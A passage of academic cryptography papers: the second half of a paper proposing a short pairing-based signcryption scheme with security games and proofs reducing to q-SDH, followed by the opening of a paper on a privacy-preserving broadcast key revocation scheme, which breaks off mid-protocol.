1.3 Outline of the Paper

The remainder of the paper is organized as follows. We first describe security models of signcryption schemes in § 2. In § 3, we review and give some notations and definitions. In § 4, we present an implementation of our scheme. In § 5, we make detailed security proof. In § 6, we draw a conclusion.

2 Models for Signcryption

Informally, a signcryption scheme consists of a quaternion of algorithms $\langle \text{ComGen}, \text{KeyGen}, \text{Signcrypt}, \text{Unsigncrypt} \rangle$ and involves two parties named the sender and the recipient. We will consider the security requirements of the signcryption scheme from the two usual aspects: *message confidentiality and signature unforgeability* in multi-user settings [2] under inside attacks [15].

2.1 Message Confidentiality

Message confidentiality against adaptive inside chosen-ciphertext attacks is defined in terms of the following game 1, played between a challenger and an adversary \mathcal{A} .

Game 1.

Initialization. The challenger runs the recipient key generation algorithm KeyGen to generate a public/private key pair (PK_U, SK_U) , SK_U is kept secret while PK_U is given to the adversary \mathcal{A} .

Phase 1. \mathcal{A} performs a series of queries in an adaptive fashion. The following queries are allowed:

Signcrypt queries in which \mathcal{A} submits a message $m \in \mathcal{M}$ and an arbitrary public key PK_R (must be different from PK_U) and obtains a signcryptext c .

Unsigncrypt queries in which \mathcal{A} submits a signcryptext c and PK_S , the challenger runs algorithm $TUnsigncrypt$ on input (PK_S, SK_U, c) and returns its output to \mathcal{A} .

Selection. At the end of phase 1, \mathcal{A} returns two distinct messages m_0 and m_1 with equal bit length and an arbitrary private key SK_S , on which it wishes to be challenged.

Challenge. The challenger flips $b \in \{0, 1\}$, then computes $c^* = \text{Signcrypt}(SK_S, PK_U, m_b)$, and returns the signcryptext c^* as a challenge to the adversary \mathcal{A} .

Phase 2. \mathcal{A} adaptively issues a number of additional Signcrypt , Unsigncrypt queries, under the constraint that it is not allowed to ask the Unsigncrypt of c^* under the private key SK_U .

Output. At the end of the game, \mathcal{A} outputs a bit $b' \in \{0, 1\}$ and wins the game if $b' = b$.

The above game describes an *insider-security* model for confidentiality. We refer it as an IND-SC-CCA attack. \mathcal{A} 's advantage is defined to be $\text{Adv}(\mathcal{A}) = |2\Pr[b' = b] - 1|$.

Definition 2.1. A signcryption scheme is said to be semantically secure against adaptive chosen-signcryptext inside attacks, or IND-SC-CCA secure, if for any randomized polynomial-time adversary \mathcal{A} , its advantage $\text{Adv}(\mathcal{A})$ in the above game is a negligible function in security parameters.

2.2 Signature Unforgeability

Signature unforgeability of signcryption schemes is formally defined in terms of the following game 2, played between a challenger and a forger \mathcal{F} .

Game 2.

Initialization. The challenger runs the KeyGen procedure to generate a key pair (PK_U, SK_U) , SK_U is kept secret while PK_U is given to the forger \mathcal{F} .

Queries. \mathcal{F} makes a number of queries to the challenger. The attack may be conducted adaptively, and allows the same Signcrypt and Unsigncrypt queries as in game 1.

Forgery. At the end of the game, \mathcal{F} returns a signcryptext c and a recipient private key SK_R with the corresponding public key PK_R .

Output. \mathcal{F} wins the game if (i) the signcryptext c^* unsigncrypts under the keys SK_R and PK_U to the signed message m^* and (ii) the query $\langle m^*, PK_R \rangle$ has not been submitted by the adversary as public input to Signcrypt .

The above game 2 describes an *inside-security* model for signature unforgeability. We call it an EUF-SC-CMA attack. \mathcal{F} 's advantage is defined to be $\text{Adv}(\mathcal{F}) = \Pr[\mathcal{F} \text{ wins the game 2}]$.

Definition 2.2. A signcryption scheme is said to be existentially signature-unforgeable against chosen-message *insider attacks*, or EUF-SC-CMA secure, if for any randomized polynomial-time forger \mathcal{F} , its advantage $\text{Adv}(\mathcal{F})$ in the above game 2 is a negligible function in security parameters.

3 Mathematical Preliminary

The notations are similar to those of [26]. Let $(\mathbb{G}_1, +)$ be a cyclic additive group generated by P , whose order is a large prime p , and (\mathbb{G}_2, \cdot) be a cyclic multiplicative group with the same order p . Let $e : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$ be a map with the following properties:

1. **Bilinearity:** $e(aP, bQ) = e(P, Q)^{ab}$ for all $P, Q \in \mathbb{G}_1, a, b \in \mathbb{Z}_p$;
2. **Non-degeneracy:** There exists $P, Q \in \mathbb{G}_1$ such that $e(P, Q) \neq 1$;
3. **Computability:** There is an efficient algorithm to compute $e(P, Q)$ for $P, Q \in \mathbb{G}_1$.

Computational Diffie-Hellman Problem (CDH). For $a, b \in \mathbb{Z}_p^*$, given $aP, bP \in \mathbb{G}_1$, compute $abP \in \mathbb{G}_1$. An algorithm \mathcal{A} has advantage ϵ in solving CDH problem in group \mathbb{G}_1 if

$$\Pr[\mathcal{A}(P, aP, bP) = abP] > \epsilon$$

where the probability is over the random choice of generator $P \in \mathbb{G}_1$, the random choice of a and b , and the coin toss of \mathcal{A} .

Definition 3.1. We say that (t, ϵ) -CDH assumption holds in \mathbb{G}_1 if no polynomial time algorithm runs in time at most t , and has advantage at least ϵ in solving CDH problem in \mathbb{G}_1 .

q -Strong Diffie-Hellman Problem. The q -SDH problem in \mathbb{G}_1 is defined as follows: given a $(q + 1)$ -tuple (P, xP, \dots, x^qP) as input, output a pair $(c, \frac{1}{(x+c)}P)$ where $c \in \mathbb{Z}_p^*$. An algorithm \mathcal{A} has advantage ϵ in solving q -SDH in \mathbb{G}_1 if

$$\Pr[\mathcal{A}(P, xP, \dots, x^qP) = (c, \frac{1}{(x+c)}P)] > \epsilon$$

where the probability is over the random choice of generator $P \in \mathbb{G}_1$, the random choice of $x \in \mathbb{Z}_p^*$, and the coin toss of \mathcal{A} .

Definition 3.2. We say that the (q, t, ϵ) -SDH assumption holds in \mathbb{G}_1 if no polynomial time algorithm runs in time at most t , and has advantage at least ϵ in solving the q -SDH problem in \mathbb{G}_1 .

4 The Short Signcryption Scheme

In this section, we first describe a short and efficient signcryption scheme $SC = (\text{ComGen}, \text{KenGen}, \text{Signcrypt}, \text{Unsigncrypt})$ based on bilinear pairing. Then, we add publicly verifiability property to it. The scheme is described below.

ComGen. Given the security parameter k and n , select two cyclic groups $(\mathbb{G}_1, +)$ and (\mathbb{G}_2, \cdot) of the same prime order $p > 2^k$ (note that $\mathbb{G}_1, \mathbb{G}_2$ can be chosen as those of BLS's signature [4]), a generator P of \mathbb{G}_1 , a bilinear map $e : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$, three hash functions $H_1 : (0, 1)^* \rightarrow \mathcal{Z}_p$, $H_2 : \mathbb{G}_1^3 \rightarrow (0, 1)^n$ and $H_3 : (0, 1)^n \rightarrow (0, 1)^k$, and an IND-CCA (Indistinguishability under Chosen Ciphertext Attacks[12]) security symmetric encryption scheme (E, D) . Then $I = \{k, n, \mathbb{G}_1, \mathbb{G}_2, P, e, H_1, H_2, H_3, E, D\}$.

KenGen. Every user picks his private key SK_U from \mathcal{Z}_p^* randomly and uniformly and computes his public key $PK_U = SK_U P$.

Signcrypt. Given a message $m \in (0, 1)^*$, the recipient's public key PK_R and the sender's private key SK_S , it does as follows.

1. pick $r \xleftarrow{R} (0, 1)^n$ and compute $u = \frac{1}{H_1(m) + SK_S + r} \bmod p$.
2. compute $U = uP \in \mathbb{G}_1$, $V = r \oplus H_2(U, PK_R, uPK_R)$ and then $W = E_\kappa(m || PK_S)$ where $\kappa = H_3(r)$.

Finally form the signciphertext $C = (U, V, W)$.

Unsigncrypt. Upon receipt of the signciphertext $C = (U, V, W)$, the recipient unsigncrypts it as follows.

1. parse C as (U, V, W) and compute $r = V \oplus H_2(U, PK_R, SK_R U)$.
2. compute $m || PK_S = D_\kappa(W)$ where $\kappa = H_3(r)$.
3. if $e(U, (H_1(m) + r)P + PK_S) = e(P, P)$ then return the message m , else return \perp to imply unsigncryption failure.

Public Verifiability. The consistency of the scheme is easy to verify. To prove to the trusted third party (for short TTP) that the sender actually signcrypted a message m , the recipient forwards (m, U, r, PK_S) to the TTP. Then the TTP accepts the proof by verifying whether $e(U, (H_1(m) + r)P + PK_S) = e(P, P)$, where nothing about the private key of the recipient will be lost.

5 Security and Efficiency Analysis

In this section, we prove that the proposed signcryption scheme SC is secure in the random oracle model.

5.1 Security Analysis

Theorem 1. *In the random oracle model, if an adversary \mathcal{A} has a non-negligible advantage ϵ against the IND-SC-CCA security of the proposed scheme SC when running in a time t and performing q_{SC} Signcrypt queries, q_{USC} Unsigncrypt queries and q_{H_i} queries to oracles H_i (for $i = 1, 2, 3$), then there exists an*

algorithm \mathcal{B} that can solve the q -SDH problem in the group \mathbb{G}_1 for $q = q_{SC} + q_{H_1} + 1$ with a probability

$$\epsilon' \geq \epsilon - 1/2^n - q_{USC}(1/2^n + 2/2^k)$$

when running in a time $t' < t + (q_{USC}(q_{H_3} + q_{SC}) + 2q_{H_2})te$, where te denotes the time required for one pairing evaluation.

proof. We describe how to construct an algorithm \mathcal{B} that runs \mathcal{A} as a subroutine to solve the q -SDH problem in \mathbb{G}_1 . Let (P, xP, \dots, x^qP) be a random instance of the q -SDH problem in \mathbb{G}_1 . We can assume w.l.o.g. that $q = q_{SC} + q_{H_1} + 1$ since, otherwise, \mathcal{B} can issue dummy signcryption queries for itself. Subsequently, \mathcal{B} simulates the challenger and plays the game described in section 2.2 with the adversary \mathcal{A} as follows.

Preparation Phase. In this phase, \mathcal{B} uses its input to compute a generator $Q \in \mathbb{G}_1$ and a public key $X = xQ$ such that it knows $q - 1$ pairs $SQ = \{(\omega_1, \frac{1}{\omega_1+x}Q), \dots, (\omega_{q-1}, \frac{1}{\omega_{q-1}+x}Q)\}$ as follows.

1. pick $\omega_1, \dots, \omega_{q-1} \in \mathcal{Z}_p$ randomly and uniformly and construct a polynomial

$$f(t) = \prod_{i=1}^{q-1} (t + w_i),$$

then expand it $f(t) = \sum_{i=1}^{q-1} c_i t^i$, where $c_0 \neq 0$.

2. compute $Q = f(x)P = \sum_{i=0}^{q-1} c_i (x^i P)$ and $X = xQ = \sum_{i=1}^{q-1} c_i x^{i+1} P = \sum_{i=1}^q c_{i-1} (x^i P)$
3. If $Q = 1$, then there must exist some $\omega_i = x$ which can be easily found. Obviously, the q -SDH problem over \mathbb{G}_1 has been solved. Hence, we assume that $\omega_i \neq x$ for $i = 1, \dots, q - 1$.
4. Let $f_i(t) = f(t)/(t + w_i) = \sum_{i=0}^{q-2} d_i t^i$ and compute $\frac{1}{x+w_i}Q = \frac{f(x)}{x+w_i}P = \sum_{i=0}^{q-2} d_i (x^i P)$ for $i = 1, \dots, q - 1$.

Initialization Phase. \mathcal{B} sets $PK_U = X$ and the adversary \mathcal{A} is initialized with the generator Q and the attacking public key PK_U .

Queries. The adversary \mathcal{A} may initiate a series queries which will be conducted as follows.

Hash Function Queries. To simulate hash queries, \mathcal{B} maintains three lists $\mathcal{L}_1, \mathcal{L}_2$ and \mathcal{L}_3 that are initially empty, where $\mathcal{L}_2 = \mathcal{L}_2^1 \cup \mathcal{L}_2^2$. Let i be a global variant initialized with 1. Hash queries on H_3 are treated in the usual way: \mathcal{B} first searches the list \mathcal{L}_3 to find if the oracle's value was already defined at the queried point. If it was, \mathcal{B} returns the defined value. Otherwise, it returns an uniformly chosen random element from the appropriate range and updates the list \mathcal{L}_3 . The hash queries on H_1 are indexed by the count i . When a hash query $H_1(m)$ is asked, \mathcal{B} first checks whether there exists $(m, h^*, j) \in \mathcal{L}_1$. If it exists, then return h^* , else choose a random value h_i from \mathcal{Z}_p as the answer and put the tuple (m, h_i, i) into the list \mathcal{L}_1 and increment i . When being asked a query $H_2(U_1, U_2, U_3)$, \mathcal{B} first checks if it was queried before. If

it was, the previously defined value is returned, else \mathcal{B} checks whether (Q, U_1, U_2, U_3) is a valid Diffie-Hellman tuple. If it is, \mathcal{B} checks if \mathcal{L}_2^2 contains an entry $(U_1, U_2, \cdot, \alpha)$ (where, the symbol \cdot indicates the unknown Diffie-Hellman value of U_1 and U_2). In this case, α is returned and the tuple $(U_1, U_2, U_3, \alpha, 1)$ is inserted into list \mathcal{L}_2^1 . If no such entry exists, \mathcal{B} returns a random string $\alpha \xleftarrow{R} (0, 1)^n$ and inserts the tuple $(U_1, U_2, U_3, \alpha, 1)$ into list \mathcal{L}_2^1 . If (Q, U_1, U_2, U_3) is not a valid Diffie-Hellman tuple, \mathcal{B} returns a random string $\alpha \xleftarrow{R} (0, 1)^n$ and inserts the tuple $(U_1, U_2, U_3, \alpha, 0)$ into list \mathcal{L}_2^1 .

Signcrypt Query. When \mathcal{A} asks for a Signcrypt query on a message m with a recipient's public key PK_R , \mathcal{B} first queries $H_1(m)$ to get its value h_1 and an index i . Then it computes $r = \omega_i - H_1(m) \bmod p$, obtains $U = \frac{1}{\omega_i + x}Q$ and $\kappa = H_3(r)$ through H_3 -simulation and computes $W = E_\kappa(m || PK_R)$. It then checks if \mathcal{L}_2^1 contains an entry $(U, PK_R, U_3, \alpha, 1)$. If this entry exists, \mathcal{B} computes $V = r \oplus \alpha$. Otherwise, it chooses V randomly from $(0, 1)^n$ and computes $\alpha = r \oplus V$ and puts the tuple (U, PK_R, \cdot, α) into list \mathcal{L}_2^2 . Finally, $C = (U, V, W)$ is returned as the answer to the signcryption query.

Unsigncrypt Query. When \mathcal{A} asks for a Unsigncrypt query on (U, V, W) , \mathcal{B} first searches list \mathcal{L}_2^1 to form the set $J = \{(U, PK_U, U_3, \alpha, \tau) : (U, PK_U, U_3, \alpha, \tau) \in \mathcal{L}_2^1\}$. If J is empty then return \perp . Otherwise,

For every $(U, PK_U, U_3, \alpha, \tau) \in J$
 compute $r = \alpha \oplus V$ and query H_2 on r to obtain k
 compute $m || PK_S = D_k(C)$
 query hash function H_1 on m
 If $e(U, (H_1(m) + r)Q + PK_S) = e(Q, Q)$ Then
 return m
 return \perp

At the end of the stage *Phase 1*, \mathcal{A} outputs two messages m_0 and m_1 with the same bit length together with an arbitrary sender's private key SK_S . \mathcal{B} generates the challenge signciphertext $C^* = (U^*, V^*, W^*)$ as follows. At first, \mathcal{B} chooses a random string $a \in \mathcal{Z}_p$ and computes $U^* = aQ + PK_U = (a + x)Q$. Then it selects V^* and r^* randomly from $(0, 1)^n$ and computes $\alpha^* = V^* \oplus r^*$ and the tuple $(U^*, PK_U, \cdot, \alpha^*)$ is put into list \mathcal{L}_2^2 . Finally, \mathcal{B} simulates $H_3(r^*)$ to get κ^* and computes $W^* = E_{\kappa^*}[m || PK_S]$. As a result, C^* is sent to \mathcal{A} , which then performs a second series of queries at a stage *Phase 2*. These queries are handled by \mathcal{B} as those at the stage *Phase 1*.

At the end of the game, \mathcal{A} just looks into the list \mathcal{L}_2 for tuples of the form $(U^*, PK_U, Z^*, \alpha^*, 1)$. If no such a tuple exists, \mathcal{B} stops and outputs "failure". Otherwise, \mathcal{B} can obtain

$$Z^* = (a + x)PK_U = (a + x)xQ = aPK_U + \sum_{i=0}^{q-2} c_i(x^{i+2}P) + c_{q-1}x^{q+1}P.$$

Hence, \mathcal{B} can compute

$$x^{q+1}P = \frac{1}{c_{q-1}}(Z^* - (aPK_U + \sum_{i=0}^{q-2} c_i(x^{i+2}P))),$$

which is the solution to the $(q+1)$ -exponent problem[26]. At that moment, we are done since the latter is known to be equivalent to the q -Diffie-Hellman Inversion problem[26] which is a special solution to q -SDH problem(as explained in[26]).

Now we assess the probability of \mathcal{B} 's success. let $\mathbf{E1}$ be the event that \mathcal{A} queried the hash function H_2 on (U^*, PK_U, Z^*) such that $Z^* = (a+x)xQ$, $\mathbf{E2}$ the event that \mathcal{A} asked H_3 on r^* . As long as the simulation of the attack's environment is perfect, the probability for $\mathbf{E1}$ to happen is the same as in a real attack. In real attack, when the simulation is perfect we have

$$\begin{aligned} \Pr[\mathcal{A} \text{ success}] &= \Pr[\mathcal{A} \text{ success} | \neg(\mathbf{E1} \cup \mathbf{E2})] \Pr[\neg(\mathbf{E1} \cup \mathbf{E2})] \\ &\quad + \Pr[\mathcal{A} \text{ success} \cap (\mathbf{E1} \cup \mathbf{E2})] \\ &\leq \frac{1}{2}(1 - \Pr[\mathbf{E1} \cup \mathbf{E2}]) + \Pr[\mathbf{E1} \cup \mathbf{E2}] \\ &= \frac{1}{2} + \frac{1}{2}\Pr[\mathbf{E1} \cup \mathbf{E2}] \end{aligned} \quad (1)$$

and then we have $\epsilon = 2\Pr[\mathcal{A} \text{ success}] - 1 \leq \Pr[\mathbf{E1} \cup \mathbf{E2}] \leq \Pr[\mathbf{E1}] + \Pr[\mathbf{E2}]$. Obviously, $\Pr[\mathbf{E2}] \leq \frac{1}{2^n}$. Now, the probability that the simulation is not perfect remains to be assessed. The only case where it can happen is that a valid signcryptext is rejected in a `Unsigncrypt` query. It is easy to see that the probability to generate a valid signcryptext without asking hash oracles is at most $1/2^n + 2/2^k$. Therefore, the probability to reject a valid signcryptext is thus not greater than $q_{USC}(1/2^n + 2/2^k)$. Hence $\epsilon' \geq \epsilon - 1/2^n - q_{USC}(1/2^n + 2/2^k)$. The bound on \mathcal{B} 's computation time is derived from the fact that every `Unsigncrypt` query requires at most $q_{H_3} + q_{SC}$ pairing evaluations, every H_2 Hash query needs two pairing evaluations and the extraction of the solution from \mathcal{L}_3 implies to compute at most $2q_{H_3}$ pairings. \square

Theorem 2. *In the random oracle model, if there exists an adversary \mathcal{F} that has a non-negligible advantage ϵ against the unforgeability of the scheme SC when running in a time t , making q_{SC} `Signcrypt` queries, q_{USC} `Unsigncrypt` queries and at most q_{H_i} queries on oracles H_i (for $i = 1, 2, 3$), then there exists an algorithm \mathcal{B} that can solve the q -SDH problem in \mathbb{G}_1 for $q = q_{SC} + q_{H_1} + 1$ with a probability*

$$\epsilon' \geq \epsilon - (q - q_{SC})/2^k - 1/2^n - 2/2^k$$

in a time $t' < t + (q_{USC}(q_{H_3} + q_{SC}) + 2q_{H_2})te$, where te denotes the time required for a pairing evaluation.

proof. The idea to prove this theorem is very similar to that of theorem 1. \mathcal{B} takes as input a random q -SDH problem instance (P, xP, \dots, x^qP) . It uses \mathcal{F} as a subroutine to solve that instance. Just as that in proof of theorem 1, in a preparation phase, \mathcal{B} constructs a generator Q of group \mathbb{G}_1 and a public key $X = xQ$ such that it knows $q - 1$ pairs $(\omega_1, \frac{1}{\omega_1+x}Q), \dots, (\omega_{q-1}, \frac{1}{\omega_{q-1}+x}Q)$. It initializes \mathcal{F} with the generator Q and $Pk_U = X$. \mathcal{F} then performs adaptive queries that are handled by \mathcal{B} exactly the same as in proof of theorem 1.

At the end of the game, \mathcal{F} outputs a signciphertext $C^* = (U^*, V^*, W^*)$ and a recipient’s private key SK_R . If \mathcal{F} succeeds, then \mathcal{B} can recover a valid message-signature pair $(m^*, (s^*, r^*))$, where

$$s^* = \frac{1}{H_1(m^*) + x + r^*}Q = \frac{f(x)}{x + H_1(m^*) + r^*}P.$$

\mathcal{B} checks if the set SQ contains an entry (ω^*, s^*) . If it contains, \mathcal{B} outputs “failure”. Otherwise, \mathcal{B} can extract a solution to the q -SDH problem as follows. Let $c = H_1(m^*) + r^*$. Using long division we write f as $f(t) = g(t)(t + c) + \gamma$ for some polynomial $g(t) = g_0 + g_1t + \dots + g_{q-2}t^{q-2}$ and $\gamma \in \mathcal{Z}_p^*$. Then the rational fraction $\frac{f(x)}{H_1(m^*) + x + r^*}$ can be written as

$$\frac{f(x)}{x + H_1(m^*) + r^*} = g(x) + \frac{\gamma}{x + c} \text{ and hence } s^* = g(x)P + \frac{\gamma}{x + c}P.$$

From the latter equation we can compute $\frac{1}{x+c}P = \frac{1}{\gamma}(s^* - g(x)P)$. Now, $(c, \frac{1}{\gamma}(s^* - g(x)P))$ is a solution to the q -SDH problem.

Now we assess the probability of success of \mathcal{B} . If the simulation is perfect and \mathcal{B} does not output “failure”, we can always get a solution. The probability of \mathcal{B} outputting “failure” is no more than $(q - q_{SC})/2^k$, and the probability of simulation is not perfect is at most $1/2^n + 2/2^k$. Therefore, we have $\epsilon' \geq \epsilon - (q - q_{SC})/2^k - 1/2^n - 2/2^k$. The computation time is analyzed the same as in proof of theorem 1. \square

5.2 Efficiency Analysis

We can select the base group \mathbb{G}_1 and the bilinear map from elliptic curves of [4], which results in a group of 160 bits size (hereby the security parameter $k = 160$). The difficulty of solving CDH problem in 160 bit size elliptic curve group is almost identical to that of 1000 bit size finite fields. From the view of efficiency, we also set $q_{USC} = 2^{60}$ and $n = 100$. According to theorem 1, $\epsilon' = \epsilon - 1/2^{100} - 2^{60}(1/2^{100} + 2/2^{100})$. One can easily see that $\epsilon' \approx \epsilon$. So the ciphertext expansion of our scheme is 260 bits length which is relatively shorter than that of all previously proposed schemes.

From the computational point of view, the signcryption operation of our scheme needs only two scalar multiplications in G_1 which is the same as Zheng’s scheme [27]. And the unsigncryption operation needs one pairing and one scalar multiplication as $e(P, P)$ can be computed in advance, which is a bit slower than Zheng’s scheme [27]. So the computational cost of our scheme is comparable with Zheng’s scheme [27]. But our scheme has a tight security reduction and a shorter ciphertext expansion.

6 Conclusion

Signcryption is a useful tool to protect system security. In this paper, we presented an efficient and short signcryption scheme based on super singular elliptic

curves. Its ciphertext expansion is very short (only about 260 bits) and the security reduction is tight. Furthermore, it provides a convenient non-repudiation transferability without losing any secret information about the users.

References

1. J.-H. An, Y. Dodis, and T. Rabin, On the security of joint signature and encryption, In *Advances in Cryptology - Eurocrypt'02*, LNCS 2332, pp. 83-107. Springer, 2002.
2. M. Bellare, A. Boldyreva, and S. Micali, Public-key encryption in a multi-user setting: security proofs and improvements, In *EUROCRYPT 2000*, vol. 1807 of LNCS, pp. 259-274, Springer 2000.
3. F. Bao and R.-H. Deng, A signcryption scheme with signature directly verifiable by public key, In *Proceedings of PKC'98*, LNCS 1998, pp. 55-59, Springer 1998.
4. D. Boneh, B. Lynn and H. Shacham, Short signatures from the Weil pairing, *Proceedings of Asiacrypt 2001*, Vol. 2248, Lecture Notes in Computer Science, pp.514-532, Springer, 2001.
5. P.-S.-L.-M. Barreto and H.-Y. Kim, Fast hashing onto elliptic curves over fields of characteristic 3, 2001. eprint available at <http://eprint.iacr.org/2001/098/>.
6. M. Bellare and C. Namprempe, Authenticated encryption: Relations among notions and analysis of the generic composition paradigm, In Tatsuki Okamoto, editor, *Advances in Cryptology ASIACRYPT 2000*, volume 1976 of Lecture Notes in Computer Science, pages 531-545, Springer-Verlag, 2000.
7. M. Bellare, P. Rogaway, Random oracles are practical: A paradigm for designing efficient protocols, *Proc. of the 1st ACM Conference on Computer and Communications Security*, pp. 62-73, 1993.
8. I. Blake, G. Seroussi, and N. Smart, *Elliptic curves in cryptography*, Cambridge University Press, 1999.
9. J. Baek, R. Steinfield, and Y. Zheng, Formal proofs for the security of signcryption, In *Proceedings of PKC'02*, LNCS 2274, pp. 80-98. Springer, 2002.
10. X. Boyen, Multipurpose identity-based signcryption: A swiss army knife for identity-based cryptography, In *Advances in Cryptology (CRYPTO'03)*, LNCS 2729, pp. 382-398. Springer, 2003.
11. S. Chow, et al, Efficient forward and provably secure ID-Based signcryption scheme with public verifiability and public ciphertext authenticity, *ICISC 2003*, LNCS 2971, pp. 352-369, Springer, 2004.
12. R. Cramer and V. Shoup, A Practical public key cryptosystem provably secure against adaptive chosen ciphertext attack, In *Advances in Cryptology - Crypto'98*, LNCS 1462, pp. 13-25. Springer, 1998.
13. A. Joux and K. Nguyen, Separating Decision Diffie-Hellman from Diffie-Hellman in cryptographic groups, In *Journal of Cryptology*, volume 16-Number 4, pp. 239-247. Springer, 2003.
14. B. Libert and J.-J. Quisquater, New identity based signcryption schemes from pairings, In *IEEE Information Theory Workshop*, pages 155-158, 2003. Full version available at <http://eprint.iacr.org>.
15. B. Libert, J.-J. Quisquater, Efficient signcryption with key privacy from Gap-Diffie-Hellman groups, in *PKC'2004*, LNCS 2947, Springer-Verlag, pp.187-200, 2004.
16. B. Libert and J.J. Quisquater, Improved signcryption from q-Diffie-Hellman problems, *Security Communication Networks - SCN'04*, Lecture Notes in Computer Science, vol.3352, pp.220-234, Springer-Verlag, 2005.

17. J. Malone-Lee, Identity based signcryption, Cryptology ePrint Archive, Report 2002/098, 2002. Available at <http://eprint.iacr.org>.
18. J. Malone-Lee and W. Mao, Two birds one stone: signcryption using RSA, In Topics in Cryptology - proceedings of CT-RSA 2003, LNCS 2612, pp. 211-225. Springer, 2003
19. A.-J. Menezes, Elliptic curve public key cryptosystems, Kluwer Academic Publishers, 1995.
20. Divya Nalla and K.C. Reddy, Signcryption scheme for Identity-Based Cryptosystems, Cryptology ePrint Archive, Report 2003/066, 2003. Available at <http://eprint.iacr.org>.
21. D. Naccache and J. Stern, Signing on a postcard, In preceeding of Financial cryptography'00, 2000.
22. J. Pieprzyk and D. Pointcheval, Parallel authentication and public-Key encryption, In Proceedings of ACISP'03, LNCS 2727, pp. 383-401. Springer, 2003
23. J.-B. Shin, K. Lee, and K. Shim, New DSA-verifiable signcryption schemes, In Proceedings of ICISC'02, LNCS 2587, pp. 35-47. Springer, 2002.
24. R. Steinfeld and Y. Zheng, A signcryption scheme based on integer factorization, In Proceedings of ISW00, LNCS 1975, pp. 308-322, Springer, 2000.
25. Chik-How Tan, Security analysis of signcryption scheme from q-Diffie-Hellman problems, IEICE TRANS. FUNDAMENTALS, Vol.E89CA, NO.1, Jan. 2006.
26. F. Zhang, R. Safavi-Naini, W. Susilo, An efficient signature scheme from bilinear pairings and its applications, PKC04, LNCS 2947, pp. 277-290, 2004.
27. Y. Zheng, Digital signcryption or how to achieve cost (signature & encryption) \ll cost(signature) + cost(encryption), In Advances in Cryptology - Crypto'97, LNCS 1294, pp. 165-179, Springer, 1997.

A Revocation Scheme Preserving Privacy^{*}

Łukasz Krzywiecki, Przemysław Kubiak, and Mirosław Kutylowski

Institute of Mathematics and Computer Science, Wrocław University of Technology

Abstract. We introduce a scheme for anonymous user exclusion in an encrypted broadcast communication. It allows a broadcaster to change the transmission key with a single message broadcasted to N users so that all but z excluded users can retrieve the new key, and volume of the message is $O(z)$. Our scheme is based on Shamir's secret sharing method based on polynomials with dynamic coefficients and shares that evolve in time. No explicit ID's and pseudonyms are used.

Keywords: key broadcasting, exclusion protocol, anonymity.

1 Introduction

We design a revocation scheme, for broadcast encryption systems, such as Pay-TV or TV-over-Internet, where a set of authorized users changes dynamically, and only a small number of users must be excluded from the transmission.

Encoding based on Lagrangian interpolation is one of the fundamental techniques in this context. The problem addressed here is that enabling blocks reveal the pseudonyms of the revoked users. This leads to privacy violation problems:

- By observing enabling blocks and user's activities, an adversary may be able to link identifiers from headers with physical persons. From this point the adversary knows everything on users activity in the system.
- Data on individual users behavior, even without revealing users' identity, might be very valuable for example for competition.

Our main goal is to implement Lagrangian interpolation in the way that hides information on which users are excluded and when.

Related Work. The problem of redistribution of session keys for broadcast encryption systems was introduced in [1]. A trivial solution is that the broadcaster separately provides each authorized user with a new key. The volume transmitted $O(N - z)$ is proportional to the number of entitled users. If only a small number z of users gets excluded, this yields a large communication overhead.

In recent years several exclusion protocols have addressed this issue, e.g. [2, 3, 4, 5, 6, 7, 8, 9]. We concentrate on those based on Shamir's threshold secret sharing scheme and Lagrangian interpolation in the exponent [5, 6, 7, 8]. Lagrangian interpolation in the exponent is also used in traitor tracing [5, 6, 8]. In all of these exclusion schemes the

^{*} Partially supported by the EU within the 6th Framework Programme under contract 001907 (DELIS).

length of the new key broadcast is $O(z)$. However, enabling blocks in these schemes reveal shares of excluded users, which we consider as a drawback, as they can be used to infer identities.

The idea of anonymity in broadcast encryption was studied in [10, 11]. The scheme [10], suitable for rapid changes of the set of users, is based on Lagrangian interpolation, but shares of the excluded users do not have to be broadcasted. The scheme of [11], elaborated for case of encrypted file systems proved to achieve CCA (*Chosen Ciphertext Attack*) privacy. Although preserving privacy, the schemes [10, 11] are not exclusion protocols suited for a small number of excluded users. Paper [11] states as an open problem, if private broadcast encryption with overhead sublinear in the number of authorized users is feasible.

The New Result. We present the first privacy preserving exclusion scheme. Like other efficient exclusion schemes its communication overhead is $O(z)$. The scheme is mainly based on revocation scheme of [8]. However, in our solution, shares of users are parametrized and change dynamically in subsequent sessions. We advocate that this hides information on users' activities. Like [5, 8, 7, 6], our scheme is based on Lagrangian interpolation in the exponent, but a broadcaster's secret polynomial $L_t(x) = \sum_i (a_i(t) \cdot x^i)$ has coefficients in a form of functions parametrized by a free variable t . Moreover, users' nodes $x_u(t)$ of this interpolation are also parametrized by t . Therefore values of shares of excluded users transmitted in headers change from session to session. We also differ, from those schemes, in that we focus mainly on maintaining privacy of revoked users, rather than other features, like traitor tracing.

2 The Protocol for Anonymous Distribution of Broadcast Keys

- Let
- σ be a strongly unforgeable signature scheme, (for a transformation of unforgeable signatures into strong unforgeable signatures see [12])
 - (E, D) be semantically secure symmetric key encryption/decryption scheme,
 - $\Omega \subset \mathbb{N} \cup \{0\}$ be a set of indexes of all users in the system,
 - B denote a broadcaster – entity broadcasting session keys to users from Ω ,
 - $\Phi \subset \Omega$ be a set of indexes of users excluded (revoked) during a single session, in the way they cannot retrieve the key distributed;
 - z_d be a number of extra dummy users that are always excluded, say $z_d = 10$,
 - z be a maximal number of users who can be excluded from receiving a single session key (so $|\Phi| \leq z$), we assume that $z \geq 100 - z_d$,
 - g belong to some group, let $\text{ord } g = p$ be prime and let DLP in $\langle g \rangle$ be hard,
 - $\alpha, \beta \in \mathbb{N} \setminus \{0\}$ be small numbers (e.g. $\alpha, \beta \in \{25, 26, \dots, 35\}$),
 - γ be such that $\alpha + (z + z_d) \cdot \beta - \gamma \in \mathbb{N} \setminus \{0\}$ is a small number, say ≤ 10 ,
 - $K = h(g^k)$ denote the session key, where h stands for a *collision resistant hash function*, and $k \in \mathbb{Z}_p$ is chosen at random.

The parameters $z + z_d, g, \text{ord } g = p$, function h and scheme σ are public.

Unless stated otherwise, from now on all arithmetic operations are performed in \mathbb{Z}_p , i.e. in the field \mathbb{F}_p . Symbols $\perp, ||$ are used to denote a failure of decryption (i.e. rejection of the argument) and concatenation respectively.

On System Initialization broadcaster B performs the following steps:

